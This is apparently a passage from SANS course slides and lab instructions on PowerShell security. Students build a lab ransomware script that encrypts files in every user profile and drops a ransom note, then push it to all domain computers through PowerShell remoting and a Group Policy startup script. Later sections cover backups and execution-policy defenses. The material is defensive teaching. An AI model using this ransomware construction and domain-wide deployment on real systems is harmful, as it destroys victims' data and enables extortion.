If you attempt to restore your files from backup or to reboot your computer, my ransomware will immediately wipe your files and operating system. My ransomware is monitoring your keystrokes and mouse clicks right now. Don't think you can outsmart me.

Have a Nice Day,
Felon
"@

```
$DearVictim |  
Out-File -Path README_NOW_YOUR_FILES_ARE_ENCRYPTED.txt
```


On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection



SANS

SEC505 | Securing Windows

On Your Computer

In this lab, we will finish the Payload.ps1 script for protecting *.tiff and *.btu files from hackers.

Add Here-String

Navigate to the C:\SANS\Day6\Protect folder if you are not there already:

```
cd C:\SANS\Day6\Protect
```

Open Payload.ps1 for editing if it is not already opened in a tab:

```
ise .\Payload.ps1
```

Note: You have a backup copy of MimiCat.tiff in .Backups.

Copy the MimiCat.tiff file to two of your own profile folders (\Documents and \Pictures):

```
Copy-Item -Path .\MimiCat.tiff -Destination  
$env:UserProfile\Documents
```

```
Copy-Item -Path .\MimiCat.tiff -Destination  
$env:UserProfile\Pictures
```

Hint: ise .\Hints\note.ps1

At the very bottom of the Payload.ps1 script, create a here-string named "\$Note", which contains the text of a note. It can be as short or long as you wish.

```
$Note = @"  
    #Your text here.  
"@
```

Remember, a here-string must end with a "@" on a line by itself.

Save changes to your Payload.ps1 script.

Save a backup copy of your script as "p3.ps1":

```
Copy-Item -Path .\Payload.ps1 -Destination .\Backups\p3.ps1
```

Enumerate Files to Encrypt

Every user who has logged in to a Windows computer has a local profile folder. User profile folders are located under \$env:SystemDrive\Users, which is nearly always C:\Users. Your own local profile folder is at \$env:UserProfile.

Hint: ise .\Hints\loop1.ps1

At the bottom of your Payload.ps1 script, after the \$Note text, add the following line:

```
$Profiles = dir -Path C:\Users -Directory
```

"Dir" is an alias for Get-ChildItem. The "-Directory" switch restricts the output to only directory objects, while the "-File" switch would only output file objects.

Save changes to your Payload.ps1 script.

Highlight this new line in the IDE editor and click the Run Selection button (or F8).

In the command shell, see what local profile folders you have (\$Profiles with an "s"):

```
$Profiles
```

Hint: ise .\Hints\loop2.ps1

In your command shell, run this command to get an array of all the *.tiff and *.btu files in your own local profile (this is one command on one line):

```
$Files = dir -Path $env:UserProfile -Recurse -File  
-Include *.tiff,*.btu
```

What is in the \$Files array?

```
$Files
```

You should see the MimiCat.tiff file in both your \Documents and \Pictures folders.

Hint: ise .\Hints\loop3.ps1

OK, now for the hard part. Don't forget that there are Hint scripts to help out!

Add a ForEach() {...} block to the end of your script. It can be described this way: for each user folder in \$Profiles, get an array named "\$Files" of all the *.tiff and *.btu files in that profile folder, simply display \$Files, then go to the next profile folder and repeat. You will create the \$Files variable for the array inside the ForEach loop.

Hint: ise .\Hints\loop4.ps1

When you highlight your ForEach loop and do a Run Selection (F8), your code should output the two MimiCat.tiff files in \Documents and \Pictures each time.

Save changes to your Payload.ps1 script.

Save a backup copy of your script as "p4.ps1":

```
Copy-Item -Path .\Payload.ps1 -Destination .\Backups\p4.ps1
```

Encrypt Files

In your Payload.ps1 script, delete the line that simply outputs the \$Files array, but keep the other lines. We're going to encrypt those \$Files now, not just display them.

Hint: ise .\Hints\loop5.ps1

Now add another ForEach inside your existing ForEach block, kind of like this:

```
ForEach ($UserFolder in $Profiles)
{
    $Files = dir -Path $UserFolder.FullName -Recurse
              -File -Include *.tiff,*.btu

    ForEach ($File in $Files)
    {
        #Something will go here, like a function call
    }
}
```

The second, inner ForEach loop can be described this way: for each file in \$Files, call the Switch-EncryptedFile function to encrypt that file. You can look at the prior lab to see an example of calling the Switch-EncryptedFile function. Please try to do it without looking at the hint, but most attendees will need to see the hint (it's OK, you are *definitely* not alone in using the hint scripts).

Save changes to your Payload.ps1 script.

Test the Script on Yourself

Run the Payload.ps1 script:

```
.\Payload.ps1
```

Did it work? Look in your own \Pictures folders with File Explorer or PowerShell to see if MimiCat.tiff has been replaced with an encrypted MimiCat.tiff.cms:

```
dir $env:UserProfile\Pictures
```

Great job! The hardest parts are done now.

Save a backup copy of your script as "p5.ps1":

```
Copy-Item -Path .\Payload.ps1 -Destination .\Backups\p5.ps1
```

Drop the Note

We need to create a file with the contents of the \$Note string inside it.

Hint: ise .\Hints\drop.ps1

The file should be named "README_NOW_YOUR_FILES_ARE_ENCRYPTED.txt" so that the file can be easily seen. A copy of that file should go into the following subdirectories of every local profile folder on the computer:

```
($UserFolder.FullName + "\Desktop\")
```

```
($UserFolder.FullName + "\Documents\")
```

```
($UserFolder.FullName + "\Music\")
```

```
($UserFolder.FullName + "\Pictures\")
```

```
($UserFolder.FullName + "\Videos\")
```

Remember that the outermost ForEach loop in your Payload.ps1 script is looping through all the local profile folders on the computer. So we can add lines of code just inside that loop to create the \$Note using the Out-File cmdlet. You already have the \$Note variable.

Please add five more lines of code to your script, just inside the main ForEach loop, to write the \$Note to the five folders listed above.

Save changes to your Payload.ps1 script.

Run the Payload.ps1 script:

```
.\Payload.ps1
```

Hint: ise .\Hints\fullwithcomments.ps1

Did it work? Using File Explorer or PowerShell, check in your \Desktop, \Music, and \Videos folders to see if the note is there with its BIG CAPITAL LETTERS.

Close all the script tabs in your ISE editor.

You're all done! *Whew*, that was *a lot* of work!

Scenario: Deliver Payload from a Compromised Workstation

Your phishing campaign was successful. You control a workstation in the LAN and have harvested the credentials of a service account or admin in the Domain Admins group.

Time to deliver your Payload.ps1 script via PowerShell remoting, SSH, Group Policy, the Task Scheduler, WMI, System Center Configuration Manager, etc.

(Don't forget to delete all the backups in order to maximize your time in federal prison!)

Scenario: Deliver Payload from a Workstation

The scenario is that you have acquired the credentials or Security Access Token (SAT) of a member of the Domain Admins group from the PC of a regular user after a phishing campaign. Perhaps that PC had a service running as a Domain Admins service account, or a scheduled task running as the same, or maybe the organization did a vulnerability scan and logged in to the PC with a Domain Admins account as part of the scanning. In any case, you, the ransomware criminal, now have those credentials or that SAT, and you currently remotely control the compromised PC inside the LAN. That PC is more or less your own personal ransomware jump server.

You also have a ransomware script ready to go. Next, you need 1) a list of target machines inside the LAN and 2) a delivery method for your payload.

Query Active Directory

Any regular user can query a domain controller to obtain a list of computer accounts:

```
Import-Module -Name ActiveDirectory  
  
$Targets = Get-ADComputer -Filter *  
  
$Targets | Select-Object -ExpandProperty Name
```

This is the simplest and most reliable method to obtain a list of target machines, but it will only reveal the names of computers joined to the domain. You will have to discover the standalone computers using traditional reconnaissance techniques.

Query Internal DNS

If an internal DNS server allows zone transfer requests or the ANY request type, which is not common, then any regular user can obtain a list of hostnames in the DNS domain using tools like `nslookup.exe` (built in) or `dig.exe` for Windows (www.isc.org/bind):

```
C:\> nslookup.exe
> ls -d testing.local

nslookup.exe -type=any testing.local

dig.exe -t AXFR testing.local @10.1.1.1
```

Brute force DNS enumeration can be done with other free tools like `dnsrecon.py` and `dnsenum.pl` (search GitHub for both).

If a reverse DNS zone exists, then a ping sweep of the internal LAN will reveal which IP addresses respond to pings, and if the DNS reverse lookup PTR records are up to date, the DNS names associated with the pinged IP addresses too. There are many free tools for doing ping sweeps; just do an internet search for "ping sweep tools" or use PowerShell's `Test-NetConnection` with a bit of looping to do the same. If you're going to follow this up with port scanning, you might as well just use the Nmap tool for both tasks (www.nmap.org). See the `Parse-Nmap.ps1` script in your Day1 folder to help process the output of Nmap.

If you have administrative credentials on an internal Windows DHCP server, you can ask that server for all of its current IP address leases (`Get-DhcpServerv4Lease -ScopeId`), then perform DNS reverse lookups (`Resolve-DnsName -Name 10.1.1.2 -Type PTR`).

However, the big problem with standalone Windows machines is obtaining the necessary administrative credentials on each box to deliver and run your ransomware script. You will have to hope these machines have standardized local administrative accounts with fixed or short passwords so that a compromise of one machine will reveal the usernames and passwords in use on the other boxes too.

Deliver Ransomware Payload

With the credentials or SAT of a Domain Admins member and a list of target machines, there are several methods of payload delivery available:

- PowerShell remoting with WSMAN or SSH.
- SSH remote command execution without PowerShell.
- WMI remote command execution.
- Remote management of the Task Scheduler service to create a task.

- Remote management of Windows service recovery actions, which can run a script after service failure.
- Group Policy startup or shutdown scripts.
- Group Policy management of scheduled tasks.
- System Center, Ansible, Puppet, Chef, or any other configuration management system that supports the automatic execution of scripts.
- Any new, unpatched, unmitigated, remotely exploitable vulnerability that allows the upload and execution of a PowerShell script.

With Group Policy and most other enterprise configuration management tools, you will not need to obtain a targets list first. Targeting is built into the tool as a feature.

Each of these delivery methods has its own requirements. SSH, WSMAN, and RPC connections require credentials and access to the necessary TCP ports, e.g., TCP/22 for SSH, TCP/5985/5986 for WSMAN PowerShell remoting, TCP/135 for RPC, etc. Leveraging Group Policy or Microsoft System Center usually requires the credentials of someone in the Domain Admins group, but not always. A zero-day vulnerability in a service will require access to the port(s) for that service, e.g., TCP/139/445 for the File and Printer Sharing service and SMB 1.0, as exploited by the famous WannaCry worm.

The crucial capability necessary is remote command execution. It's nice that PowerShell remoting has script upload built into it, but this isn't required. If a victim computer has a scriptable HTTP, SMB, FTP, or similar client tool already installed, then the payload script can be downloaded by the victim's box from a remote server controlled by the attacker. Once the payload script has been downloaded, the script can be remotely executed at the victim. PowerShell, for example, has a built-in HTTP/HTTPS client tool (Invoke-WebRequest) and Windows has always installed the ftp.exe and net.exe utilities, both of which are easily scriptable. Because PowerShell can use classes from the .NET Framework, a PowerShell script can connect outbound to any TCP port and use almost any protocol for downloading the payload (see C:\SANS\Day1\BinaryData\). And the script doesn't have to be downloaded and saved to the drive as a file: the payload can be "downloaded" to memory and run from memory, or the payload can be "downloaded" to a registry key and executed from the registry directly. Really, a full list of remote command options would be depressingly long, and certainly cannot all be discussed here.


On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection



SANS

SEC505 | Securing Windows

On Your Computer

In this lab, you will deliver your Payload.ps1 script via PowerShell remoting and Group Policy as a startup script. Remember, GPO startup scripts run as System.

PowerShell Remoting

Please navigate into the C:\SANS\Day6\Protect folder if you're not there already:

```
cd C:\SANS\Day6\Protect
```

Ensure that you have some files to encrypt (this makes copies of MimiCat.tiff):

```
.\Reset-FilesToEncrypt.ps1
```

Copy some *.tiff and *.btu files to the Member server too:

```
.\Reset-FilesToEncrypt.ps1 -ComputerName member
```

Query Active Directory for a list of computer accounts in the domain:


```
Import-Module -Name ActiveDirectory

$Targets = Get-ADComputer -Filter * |
    Select-Object -ExpandProperty Name

$Targets
```


Administrative credentials are needed for remote command execution. Enter your username and password when prompted, such as "testing\administrator" and "P@ssword", without the quotes:

```
$Creds = Get-Credential
```



Note: Many computers in the domain will not be accessible over the network, perhaps because they are powered off. When "-ErrorAction SilentlyContinue" is added to a command, it suppresses the display of expected/useless error messages.

Now attempt to run the Payload.ps1 script on every accessible computer in the domain:

```
$Output = Invoke-Command -FilePath .\Payload.ps1 -ComputerName $Targets -Credential $Creds -ErrorAction SilentlyContinue
```


Review the list of files successfully protected from hackers on each target computer:

```
$Output | ForEach { $_.PSComputerName + ", $_" }
```


Group Policy Startup Script

In File Explorer, go to C:\SANS\Day6\Protect, and copy your Payload.ps1 script file into the clipboard (not the contents of the script or the path to it—the file itself).

Go to the Group Policy Management tool, navigate down to the testing.local domain, then right-click and edit the Default Domain Policy GPO linked to the domain.




Inside the GPO, navigate down to **Computer** Configuration > Policies > Windows Settings > Scripts (Startup/Shutdown).



Note: In the following step, please make sure to go to the "**PowerShell Scripts**" tab on the right, not the default "Scripts" tab on the left.

On the right-hand side of the GPO, open Startup > PowerShell Scripts tab > Add button > **Browse button** > paste your Payload.ps1 script into the folder > highlight your Payload.ps1 file > Open button > OK > OK.



Close this GPO editor console by clicking [X] in the upper-right corner.

Delete your existing encrypted files and copy some new files to protect:

```
.\Reset-FilesToEncrypt.ps1 -DeleteInstead  
.\Reset-FilesToEncrypt.ps1
```

(If you wish, you can confirm in File Explorer that your \Documents and \Pictures folders again contain plaintext *.tiff and *.but files. The dropped notes are also gone.)

Close all your tabs and applications, then run this command to refresh Group Policy:

```
gpupdate.exe /force
```

Now reboot your VM:

```
Restart-Computer
```

After the reboot, log back on, open File Explorer, and look in your own \Documents and \Pictures folders. Have the *.tiff and *.btu files been encrypted? (If not, please reboot again to make sure Group Policy is refreshed.)

Hence, once an attacker has the credentials of a Domain Admin or equivalent, then there are many methods for delivering ransomware and other malware: Group Policy,

PowerShell remoting, SSH, the Task Scheduler, System Center, Azure Intune, Ansible, Puppet, Chef, the WMI service, and more.

The attack often starts with an email phishing campaign to compromise a few workstations, then admin credentials are harvested to move laterally to more machines, until finally a domain controller is compromised. At this point, beautifully written forensics reports will be of little comfort. As always, the number one priority is to *prevent* as much harm as possible, not just monitor it or respond to it afterwards.

(And, just one last reminder, if you do anything like this in real life without prior permission from your managers, you will lose your job and probably go to prison.)

Today's Agenda

1. PowerShell Ransomware
2. PowerShell Security Best Practices
3. Scripting Server Configuration for DevOps

SANS

SEC505 | Securing Windows

Today's Agenda

How can we reduce ransomware risk? What can be done to thwart PowerShell abuse? In the next module, we will discuss security best practices for PowerShell. In some regards, this has been the topic of the entire six-day course up to this point because "PowerShell Security" is inseparable from "Windows Security" or the host of the PowerShell process.

Now We See Why Attackers Love PowerShell Too

Installed in Windows by default.
Coder-friendly syntax and tooling.
WinRM and OpenSSH remoting.
Easy access to .NET classes.
C# source compilation in memory.
Deep WMI integration.
Deep Active Directory integration.
Can use COM objects like VBScript.
Raw access to TCP/UDP ports.
DLL injection using Win32 API.
Windows cryptographic libraries.

MITRE's ATT&CK matrix shows that PowerShell is a very popular hacker tool for **post-exploitation, not initial penetration into the LAN or endpoint compromise.**

(<https://attack.mitre.org>)

Now We See Why Attackers Love PowerShell Too


After the last few days, now we see why hackers love PowerShell too:

- PowerShell is installed in Windows by default.
- Coder-friendly syntax with advanced language features (it's like simplified C#).
- WinRM and OpenSSH remote command execution.
- Remoting enabled by default on Server 2012 and later.
- Easy access to the classes of the .NET Framework.
- C# source compilation in memory.
- Deep WMI integration and simple WMI tools.
- Deep Active Directory integration and simple Active Directory tools.
- Access to COM objects, just like VBScript and JavaScript.
- Ability to listen on and connect to TCP/UDP ports.
- DLL injection by calling Win32 API functions.
- Easy access to cryptographic and networking libraries.
- Easy persistence management through services, scheduled tasks, and the registry.

When we review MITRE's ATT&CK matrix (<https://attack.mitre.org>), we can see that PowerShell is one of our attacker's favorite tools for *post-exploitation*. PowerShell is rarely used for initially getting into a network, and PowerShell itself as a product is generally quite clean of exploitable flaws, but *after* our adversaries have taken over a machine and stolen some administrative credentials, that's when hackers choose to leverage PowerShell against us. The power of PowerShell makes it useful to everyone.

So where is the magic patch or secret registry value to make PowerShell secure?

There Is No Magic Patch or Secret Registry Value to Secure PowerShell



SANS

SEC505 | Securing Windows

There Is No Magic Patch or Secret Registry Value

From a security perspective, running a PowerShell script is little different than running a compiled binary program. Most hacking tools, including pass-the-hash and DLL injection tools, could be rewritten in PowerShell. Once your adversaries can run PowerShell as Administrator, you have lost control of the box. If a malicious PowerShell script can be run as Domain Admin, every machine joined to the domain could be rooted, sector-scrubbed, infected with ransomware, or worse.

There is no magic patch or secret registry value to "secure" PowerShell. PowerShell is a wrapper for .NET, COM, and the Windows OS. When compiled programs are used for post-exploitation, do we talk about "C++ attacks"? No, there would be no use in describing the problem this way. Tomorrow, if Microsoft decides to install Python by default on every Windows computer, then there will be "Python attacks" just as there were "VBScript attacks" back in the good-ole ILOVEYOU virus days. All command shells and programming languages can be abused. That's been true since at least 1965.

So what *can* be done to help prevent harm involving PowerShell then?

Ransomware and Backups

- **How quickly can you restore all of your machines?**
- **Attackers will try to wipe your backup servers!**
- **You can't just restore your data files alone; you have to "nuke from orbit" to eliminate any other malware.**
- **Expect other methods of extortion too, assuming their goal is only money—financing your own destroyers?**

Ransomware and Backups

The universal advice regarding ransomware is, "BACKUPS, BACKUPS, BACKUPS!"

The advice is fine—better than not having backups, that's for sure—but there's a problem. The problem is not the backup; the problem is restoring from backup during the ransomware attack.

Imagine you have 100 servers and 3,000 workstations. They are all backed up every night to a farm of backup servers, and the backup servers replicate their backups to a cloud provider or to an off-site facility.

Problem #1

Everyone *tests* their backup systems by restoring a few workstations and servers at a time, then they *assume* from the tests that they are ready for anything. In the past, when random drive failures were the main cause of full system restores, being able to restore a few machines at a time was good enough. But have you ever tested restoring 1,000 workstations at a time? Or 100 servers? How long would this take? What if nearly every one of your workstations and servers were encrypted at the same time because your adversaries got ahold of some Domain Admin credentials?

One strategy of ransomware hackers is to encrypt so many machines at once that it will be far cheaper for the victim to pay the ransom than to restore every compromised machine from backup. If it would take you a week to restore every compromised machine (let's be optimistic), and a week of downtime would cost you \$1,000,000 in lost revenue and other expenses, then paying a \$20,000 ransom would be far cheaper—especially if you had insurance.

Problem #2

The ransomware hackers will erase your backups and crash your backup servers. If they don't at least try to destroy your backups, they are incompetent.

Remember, we must assume that our adversaries will try to steal administrative credentials, including the admin credentials to our backup servers and cloud provider accounts. Do you have a recent *off-line* backup of your critical servers and workstations? A tape inside a robotic carousel enclosure isn't good enough: the robot is programmable. Literally, at least some of your drive and/or tape cartridges have to be pulled out of the machines to have truly off-line backups. Almost as good is to completely power off a physical backup server (not VM) or pull its Ethernet cable, but this would rarely be done.

Problem #3

You can't just restore the data from backup; you have to nuke the compromised machines from orbit (sector scrub and flash their firmware), reinstall a clean OS, and then restore the data from backups. Good ransomware will not just encrypt files and then evaporate into nothingness; that ransomware is *malware* installed by *criminals*. The malware can infect the machine, use rootkit techniques to install backdoors, maintain persistence, phone home at night, and do everything else APT-flavored malware can do. Ransomware is going to get more capable over time, not worse, and what used to be "nation-state malware techniques" will later become standard features of any decent malware for rent. Why is ransomware only "permitted" to encrypt files? Again, put yourself into the shoes of an attacker who is running code with kernel mode privileges on your machines—why stop at encrypting a few spreadsheets and Word docs?

Problem #4

The goal of the attacker, let's assume, is to extort money—not, extort money *by encrypting files*, but to extort money *by any means available*. With access to your files and databases, the ransomware can exfiltrate copies of the interesting data and upload it to the attackers; the attackers could then threaten to publish the data unless the ransom is paid. If the information contains the personally identifiable (PII) health records, financial information, credit card numbers, and passwords of customers and employees, then the bad publicity and lawsuits may be far more expensive than just paying the ransom. More devious ransomware could emulate the GRU to plant "deep fake" false evidence of insider trading, child pornography, or extramarital affairs on the email servers and personal computers of the executives at the company. This helps to get their attention.

Problem #5

The goal of the attackers might not be money. The attackers might be political activists or mercenaries for hire with the goal of bankrupting, disrupting, or discrediting your organization. No matter how much you pay, the decryption key never arrives. The ransomware could be the first phase of an attack in which the ransom you pay is used to finance the next phase of attack against you. The more your insurance company pays the attackers to protect you from further loss, the more losses you suffer.

If your adversaries have stolen the credentials of a Domain Admin, then your own enterprise management tools (Group Policy, System Center, OpenSSH, PowerShell Remoting, etc.) could be easily turned against you. Come Monday morning, when every drive has been scrubbed, including the backup servers, and all your "hybrid cloud" resources have been purged with the Global Cloud Admin's SSH private keys, you could at least ask your forensics people to write a report about it, maybe with a nice leather binder, entitled "Better Luck Next Time".

So as we discuss defenses against "PowerShell attacks" in the next several slides, please keep the bigger picture in mind too. PowerShell is just one part of a larger problem.

PowerShell Execution Policies for Safety (Not Security)

Get-ExecutionPolicy

- **Restricted (Default)** = Block all scripts
- **AllSigned** = Scripts must be signed
- **RemoteSigned** = Block unsigned tagged scripts
- **Unrestricted** = Warn about tagged scripts
- **Bypass** = Run any script without warnings

Execution policy is manageable through Group Policy.

```
PowerShell.exe -NoProfile -ExecutionPolicy Bypass -EncodedCommand "<Base64>"
```

PowerShell Execution Policies for Safety

PowerShell enforces its own execution policy to control which scripts may be run, if any. This is not a security feature; it's more like a safety feature, similar to a safety on a shotgun. The policy can be set to only one of the following options:

- **Restricted (Default):** Interactive shell use is permitted; all scripts denied. However, by calling the Invoke-Expression cmdlet from the command line, it is possible to execute the equivalent of a script anyway, so this is a rather soft barrier to hackers, malware, or technically skilled users.
- **AllSigned:** Interactive shell use is permitted; all scripts and configuration files must be digitally signed with a trusted code signing certificate; response to interactive prompt required to run signed scripts.
- **RemoteSigned:** Interactive shell use is permitted; all scripts and configuration files *downloaded from the internet* must be digitally signed with a trusted code signing certificate; scripts and configuration files created locally do not need to be signed; no interactive prompt required to run signed scripts.
- **Unrestricted:** Interactive shell use is permitted; all scripts can be run and no script signatures required, but scripts and configuration files *downloaded from the internet* run only after displaying a warning.
- **Bypass:** Interactive shell use is permitted; all scripts can be run and no script signatures are required. There are no warnings or prompts whatsoever.

Keep in mind, though, that execution policy restrictions are mainly intended to prevent accidental script execution by non-malicious users. There are a variety of ways to circumvent these policy restrictions, especially when users are Administrators group members. Execution policy rules will only somewhat inconvenience hackers and malware, not stop them. Getting users out of the local Administrators group is far more important for PowerShell security than setting the execution policy to Restricted.

PowerShell 3.0 and later includes a command line switch to powershell.exe named "-ExecutionPolicy" to set the policy for just that one process instance.

To see your current execution policy:

```
get-executionpolicy
```

To set your execution policy to "RemoteSigned" (or any other policy):

```
set-executionpolicy -executionpolicy remotesigned -force
```

Execution policy can also be assigned at various scopes, such as a global machine policy versus the policy for a particular user. There is a precedence ordering when these policy scopes conflict with each other. Run the following commands to read the description of how the precedence ordering works and can be managed:


```
get-executionpolicy -list  
get-help about_Execution_Policies
```

To read more about PowerShell code signing:

```
get-help about_Signing
```

How does PowerShell know that a script was downloaded from the internet? Some browsers, email clients, and IM clients add a hidden NTFS alternative data stream named "Zone.Identifier" to downloaded files. PowerShell looks for the "Zone.Identifier" data stream on script files before it attempts to execute them. The contents of this data stream identify the browser zone from which the file came.


To remove the tag so PowerShell thinks the script was not downloaded, open Windows Explorer > right-click the script > Properties > General tab > Unblock.



Manage Execution Policy through Group Policy

PowerShell's execution policy is configured through a simple REG_SZ registry value under HKLM\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell named "ExecutionPolicy". Set this to the name of the policy you want via some non-PowerShell script or tool, such as REG.EXE, REGEDIT.EXE, or VBScript.

For enterprise-wide management of the execution policy, though, it's best to download Microsoft's ADM template for PowerShell and import this into a Group Policy object. The title of this download is "Administrative Templates for Windows PowerShell", which can be searched on Microsoft's website.



Digitally Signing Your Scripts

PowerShell's about_signing help file describes how to generate a code signing certificate with `makecert.exe`, but this is quite pointless. For regular users, it's best to set the option to "AllSigned" through Group Policy and sign all of your scripts with a certificate you have obtained from your own Certification Authority (CA). Through Group Policy, you can make your domain members trust your CA. If you want to use Windows Certificate Services as your CA, it's built into Windows Server for free. For your own use, set your policy to "RemoteSigned" or "Unrestricted" and then exercise the same self-control you already exercise for *everything* you download: don't run it if you don't trust it.

To sign your scripts, it's most convenient to have it done for you automatically with a code editor that supports this feature, e.g., Sapien PowerShell Studio. It can also be done from within PowerShell using the `Set-AuthenticodeSignature` cmdlet.

